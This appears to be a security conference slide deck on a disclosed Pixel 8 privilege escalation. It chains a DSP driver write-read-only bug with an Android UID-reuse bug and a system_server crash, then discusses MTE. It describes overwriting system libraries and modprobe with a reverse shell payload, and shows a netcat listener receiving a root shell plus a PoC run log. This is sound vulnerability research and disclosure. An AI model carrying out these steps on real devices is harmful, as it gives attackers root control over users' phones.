- After forcing init to kill camera.provider, we can successfully hijack android.hardware.camera.provider to do the second stage attack

```
 */
static bool has_pid_permissions(struct proc_fs_info *fs_info,
                                 struct task_struct *task,
                                 enum proc_hidepid hide_pid_min)
{
        /*
         * If 'hidpid' mount option is set force a ptrace check,
         * we indicate that we are using a filesystem syscall
         * by passing PTRACE_MODE_READ_FSCREDS
         */
        if (fs_info->hide_pid == HIDEPID_NOT_PTRACEABLE)
                return ptrace_may_access(task, PTRACE_MODE_READ_FSCREDS);

        if (fs_info->hide_pid < hide_pid_min)
                return true;
        if (in_group_p(fs_info->pid_gid))
                return true;
        return ptrace_may_access(task, PTRACE_MODE_READ_FSCREDS);
}
```

DSP Exploit

Summary the exploit flow

- Overwrite libext2fs.so with our library’s content
- Overwrite libc++.so to hijack init and android.hardware.camera.provider@2.7-service-google
- init kill android.hardware.camera.provider@2.7-service-google to trigger the hijack, the hijack will dlopen libext2fs.so
- android.hardware.camera.provider@2.7-service-google exploit the bug again to overwrite /vendor/bin/modprobe(reverse shell payload) and /vendor/lib64/libExynosC2Vp9Dec.so(kernel module payload)
- Init then execute modprobe to load ko to disable selinux and launch reverse shell

DSP Exploit Demo

billy@billy-virtual-machine: ~ | billy@billy-virtual-machine: ~ | Pixel 8

```
billy@billy-virtual-machine:~$ adb -s 38191FDJH00467 install ~/CPP/app/release/app-release.apk
Performing Streamed Install
Success
billy@billy-virtual-machine:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on localhost 47795
id
uid=0(root) gid=0(root) groups=0(root),3009(readproc) context=u:r:vendor_modprobe:s0
getenforce
Permissive
getprop | grep ro.build.fingerprint
[ro.build.fingerprint]: [google/shiba/shiba:14/AP1A.240305.019.A1/11445699:user/release-keys]
ls -al /
```

DSP Exploit Demo

- Due to the selinux policy, non-whitelisted app can not access this driver
- We found there’s a property vendor.edgetpu.service.allow_unlisted_app
- By setting it to 1 we can make normal apk exploit this bug to root just as shown in the Demo Pic
- But it’s definitely not our final goal, can we chain with other bugs to exploit it from lower privilege?

Agenda

- Backgrounds
- Bug analysis
- DSP exploit
- **Exploit chain**
- MTE on Android
- Conclusion

Exploit chain

BYOVA

- Previously we mentioned that some non default apps can access the DSP Driver such Youtube Kids/Youtube Music
- One way to exploit it is to find a vulnerable version of the whitelist apps to have code execution, then to chain with our write-ro exploit

Exploit chain

BYOVA

- Previously we mentioned that some non default apps can access the DSP Driver such Youtube Kids/Youtube Music
- One way to exploit it is to find a vulnerable version of the whitelist apps to have code execution, then to chain with our write-ro exploit
- Or we have another more general way?

Exploit Chain Bug 1: AOSP App Impersonate

- When installing a new Android apk, PMS will iterate to find an available UID
- mFirstAvailableAppId was set to Process.FIRST_APPLICATION_UID at begin

```
/** Returns a new AppID or -1 if we could not find an available AppID to assign */
public int acquireAndRegisterNewAppId(SettingBase obj) {
    final int size = mNonSystemSettings.size();
    for (int i = mFirstAvailableAppId - Process.FIRST_APPLICATION_UID; i < size; i++) {
        if (mNonSystemSettings.get(i) == null) {
            mNonSystemSettings.set(i, obj);
            return Process.FIRST_APPLICATION_UID + i;
        }
    }

    // None left?
    if (size > (Process.LAST_APPLICATION_UID - Process.FIRST_APPLICATION_UID)) {
        return -1;
    }

    mNonSystemSettings.add(obj);
    return Process.FIRST_APPLICATION_UID + size;
}
```

Exploit Chain Bug 1: AOSP App Impersonate

- When remove an apk, mFirstAvailableAppId will be set to this app's UID + 1 to prevent UID reuse attack
- Also this mFirstAvailableAppId will only increase to bigger one, guess it's to prevent first uninstall higher UID then lower UID to do reuse attack

```
// This should be called (at least) whenever an application is removed
private void setFirstAvailableAppId(int uid) {
    if (uid > mFirstAvailableAppId) {
        mFirstAvailableAppId = uid;
    }
}
```


Exploit Chain Bug 1: AOSP App Impersonate

- When remove an apk, mFirstAvailableAppId will be set to this app's UID + 1 to prevent UID reuse attack
- Also this mFirstAvailableAppId will only increase to bigger one
- But mFirstAvailableAppId will be reset to Process.FIRST_APPLICATION_UID when PMS restarted (system_server crash and restarted)

```
public void removeSetting(int appId) {
    if (appId >= Process.FIRST_APPLICATION_UID) {
        final int size = mNonSystemSettings.size();
        final int index = appId - Process.FIRST_APPLICATION_UID;
        if (index < size) {
            mNonSystemSettings.set(index, null);
        }
    } else {
        mSystemSettings.remove(appId);
    }
    setFirstAvailableAppId(appId + 1);
}
```

Exploit Chain Bug 2: AOSP System_server DoS

- By previous bug we know that as long as we can make system_server restart, we can impersonate any apps that we can install
- So here we go! 💥💥💥



Exploit chain PoC

- Combine with the DSP bug

```
shiba:/data/local/tmp $ ./run.sh
Reset uid by crash system_server, wait system server reboot........
cmd: Failure calling service package: Broken pipe (32)
Success
Success
cmd: Failure calling service package: Broken pipe (32)
Reset uid by crash system_server, wait system server reboot........
Success
Read data before exploit
00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
Target host: b40000771c42f280
Read data after exploit
00000000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  |aaaaaaaaaaaaaaaa|
00000010  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  |aaaaaaaaaaaaaaaa|
```

Exploit chain summary

- Install our attacker apps
- Use run-as attach to our attacker apps
- Uninstall attacker apps
- Crash system_server by any DoS(**Bug 2**) to reset UID
- Install Impersonated apps (such as Youtube Kids), now the UID of new installed apps will be same as our attacker apps(**Bug 1**)
- Use run-as to run GXP exploit to gain kernel code execution and root shell

Exploit chain patch

- Instead of fixing this chain, Google directly delete the feature that allow 3rd party applications to use GXP for acceleration

IDA View-A | Pseudocode-A | Strings

```
1 __int64 __usercall android::darwinn::EdgeTpuAppService::getDspFd@<X0>(__int64 *a1@<X8>)
2 {
3   __int64 result; // x0
4
5   result = AStatus_fromServiceSpecificErrorWithMessage(
6              16LL,
7              "Edgetpu app service does not have permission to access gxp device");
8   *a1 = result;
9   return result;
10 }
```

Agenda


- Backgrounds
- Bug analysis
- DSP exploit
- Exploit chain
- **MTE on Android**
- Conclusion

Arm Memory Tagging Extension (MTE)

- The Memory Tagging Extension (MTE) is a security feature on newer Arm processors(Armv8.5a) that uses hardware implementations to check for memory corruptions or other bug types.
- For Android, it first introduced in Pixel8 as a non default feature.
- adb shell setprop arm64.memtag.bootctl memtag,memtag-kernel


Arm Memory Tagging Extension (MTE)

- It's been a hot topic for security researchers since first out



Arm Memory Tagging Extension (MTE)

- MTE store tags in unused higher bits in address space



Will MTE end the game in Real World?

- For memory corruption bugs, it seems the end of the game
- But Android is famous for the Lego Ecosystem. Besides Google, there’s Samsung/Xiaomi/Huawei/Vivo/Oppo/Oneplus/…
- Most vendors will choose not open it by default for better performance

MTE bypass

- MTE is born for memory corruption bugs
- For logic vulnerabilities, MTE can not prevent attacker to do privilege escalate
- MTE caused DoS sometimes might even helps us to complete a chain

Agenda

- Backgrounds
- Bug analysis
- DSP exploit
- Exploit chain
- MTE on Android
- **Conclusion**

Conclusion

- Record and replay to break closed source devices
- Page level memory corrupt with coprocessor or logic bugs are also “born to bypass MTE”
- Logic bugs like write read-only will always win if there’s no runtime signature check

Timeline

- Found bug and write exploit at mid 2024
- Report to Google at Sep 2, 2024
- Asked for non pre-compiled lib at Oct 17, 2024
- Send back new one to Google at Oct 19, 2024
- Google announced bug bounty reward at Nov 9, 2024
- Submit exploit chain to Google at Nov 14, 2024
- **Keep Mailing for half an year,** Google finally decided to reward bonus for the exploit chain at May 29, 2025
- CVE-2025-36905 assigned by Google at Sep 12, 2025

References

- HITCON 2022 - How we use Dirty Pipe to get reverse root shell on Android Emulator and Pixel 6
- Memory Tagging Extension: Enhancing memory safety through architecture
- Two Bugs With One PoC: Rooting Pixel 6 From Android 12 to Android 13
- Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers.
- Project Zero Race conditions issues for edgeTPU

Q & A

Thanks for listening